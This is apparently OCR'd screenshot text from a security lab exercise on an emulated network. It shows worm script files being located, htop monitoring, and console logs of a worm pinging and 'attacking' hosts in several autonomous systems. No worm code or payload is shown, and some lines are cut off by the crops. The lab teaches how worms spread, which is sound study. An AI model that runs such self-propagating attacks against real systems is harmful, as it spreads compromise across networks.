
AS152/host_0
ASN: 152
Name: host_0
Role: Host
IP: net0,10.152.0.71/24

```
Connecting to da3085e3d3a4...
Connected to da3085e3d3a4.
root@da3085e3d3a4:/# find -iname *worm*
./root/wormV2.py
./root/WormV1.py
```

```
root@17fe4b259e64:/# find -iname *worm*
./root/wormV2.py
./root/WormV1.py
./bof/wormV2.py
root@17fe4b259e64:/#
```

AS151/host_4
ASN: 151
Name: host_4
Role: Host
IP: net0,10.151.0.75/24

I am using htop tool to monitor memory consumption



```
as151h-ho
bin/zsh'
as151h-ho
bin/zsh'
as151r-ro
bin/zsh'
as151r-ro
as152r-ro
bin/zsh'
as153r-ro
bin/zsh'
as152r-
as153r-
as151h-
as151h-
as152h-
as152h-
as151h-
as153h-
as152h-
as151h-
as151h-
as152h-
```

```
Now attacking....
10.151.0.71
*** {ipaddr} is alive, launc
****************************
>>>>> Attacking 10.151.0.71
****************************
Now attacking....
10.152.0.75
*** {ipaddr} is alive, launc
****************************
>>>>> Attacking 10.152.0.75
****************************
```


```
 sbin              st
dev    interface_setu
 seedemu_sniffer   sy
root@459aff03c759:/#
```

```
AS151/host_0
ASN: 151
Name: host_0
Role: Host
```

Terminal

```
  1  [||                       3.5%]   Tasks: 242, 716 thr; 1 running
  2  [||                       3.4%]   Load average: 0.08 0.10 0.17
  Mem[||||||||||||       1.34G/6.72G]   Uptime: 00:35:42
  Swp[                      0K/2.00G]

    PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
   2711 ialsmadi   20   0 3016M  285M  148M S  2.8  4.2  0:21.31 /usr/lib/firefo
   2876 ialsmadi   20   0 2465M  178M  123M S  1.4  2.6  0:12.44 /usr/lib/firefo
    872 ialsmadi   20   0  541M 89172 50912 S  1.4  1.3  0:21.17 /usr/lib/xorg/X
   7989 root       20   0 10992  4304  3224 R  0.7  0.1  0:00.31 htop
   1328 ialsmadi   20   0 4061M  331M  121M S  0.7  4.8  0:44.34 /usr/bin/gnome-
   1195 ialsmadi   20   0  151M  2964  2508 S  0.7  0.0  0:10.40 /usr/bin/VBoxCl
   1201 ialsmadi   20   0  151M  2964  2508 S  0.7  0.0  0:10.38 /usr/bin/VBoxCl
   3009 ialsmadi   20   0  804M 58796 40816 S  0.7  0.8  0:06.43 /usr/libexec/gn
   3297 root       20   0 1279M 45804 12316 S  0.7  0.7  0:05.31 docker-compose
    934 ialsmadi   20   0  309M  8992  7980 S  0.7  0.1  0:00.34 /usr/libexec/gv
   2746 ialsmadi   20   0 3016M  285M  148M S  0.7  4.2  0:01.68 /usr/lib/firefo
   5803 root       20   0  2544   520   456 S  0.7  0.0  0:00.52 tail -f /dev/nu
    719 root       20   0 1402M 52272 27420 S  0.0  0.7  0:08.49 /usr/bin/contai
    780 root       20   0 1402M 52272 27420 S  0.0  0.7  0:03.77 /usr/bin/contai
   1350 ialsmadi   20   0 4061M  331M  121M S  0.0  4.8  0:10.62 /usr/bin/gnome-
   3492 root       20   0 1402M 52272 27420 S  0.0  0.7  0:00.41 /usr/bin/contai
F1Help  F2Setup F3SearchF4FilterF5Tree  F6SortByF7Nice -F8Nice +F9Kill  F10Quit
```

SA



```
bin/zsh'
as151r-ro
bin/zsh'
as151r-ro
as152r-ro
bin/zsh'
as153r-ro
bin/zsh'
as152r-ro
as153r-ro
as151h-ho
as151h-ho
as152h-ho
as152h-ho
as151h-ho
as153h-ho
as152h-ho
as151h-ho
as151h-ho
as152h-ho
as153h-ho
as151h-ho
as151h-ho
```

```
Command 'ping -q -c1 -W1 10.153.0.78' returned non-zero exit status 1.
Now attacking....
10.153.0.73
*** {ipaddr} is alive, launch the attack
********************************
>>>>> Attacking 10.153.0.73 <<<<<
********************************
Now attacking....
10.151.0.72
*** {ipaddr} is alive, launch the attack
********************************
>>>>> Attacking 10.151.0.72 <<<<<
********************************
Now attacking....
10.152.0.80
Command 'ping -q -c1 -W1 10.152.0.80' returned non-zero exit status 1.
Now attacking....
10.151.0.75
*** {ipaddr} is alive, launch the attack
********************************
>>>>> Attacking 10.151.0.75 <<<<<
********************************
```

SAM